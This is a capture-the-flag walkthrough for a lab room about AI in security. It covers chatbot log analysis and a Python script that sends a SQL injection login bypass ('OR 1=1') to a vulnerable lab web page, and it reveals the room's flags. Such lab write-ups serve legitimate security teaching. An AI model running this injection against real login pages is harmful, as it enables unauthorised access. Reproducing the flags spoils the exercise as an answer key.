
AI in Security – old sAInt nick


This room was released on day four of the event and introduces the idea of AI chatbots as a tool for analysing security logs.
Task 1 Introduction
This section introduces some more story line content.
Start an Attack Box and Virtual Machine.
Flag
There is no question or answer for this section.
Task 2 AI for Cyber Security Showcase
Read the information about the use of AI in cyber security.
Connect to the Virtual Machine from the Attack Box in the web browser.

Read the instructions and complete the stage (button is on the left of screen).
Respond to the chatbot for section two.
YesCopy the provided script into a new file and enter the appropriate target IP address.
import requests

# Set up the login credentials
username = "alice' OR 1=1 -- -"
password = "test"

# URL to the vulnerable login page
url = "http://<IP ADDRESS>:5000/login.php"

# Set up the payload (the input)
payload = {
    "username": username,
    "password": password
}

# Send a POST request to the login page with our payload
response = requests.post(url, data=payload)

# Print the response content
print("Response Status Code:", response.status_code)
print("\nResponse Headers:")
for header, value in response.headers.items():
    print(f"  {header}: {value}")
print("\nResponse Body:")
print(response.text)
Once you’ve made the corrections, change the file permissions of the script so it can be run.
chmod o+x script.pyRun the script.
python3 script.py
The response contains the next flag.
Flag
THM{SQLI_EXPLOIT}
Complete the stage.
Instruct the chatbot to begin analysing the logs.
Analyse the logs
The chatbot does a reasonable job of analysing the logs and identifying a problem entry.
Complete the stage.
Tell the chatbot you are ready for the showcase.
YesRead the information, then complete the showcase.
Flag
THM{AI_MANIA}
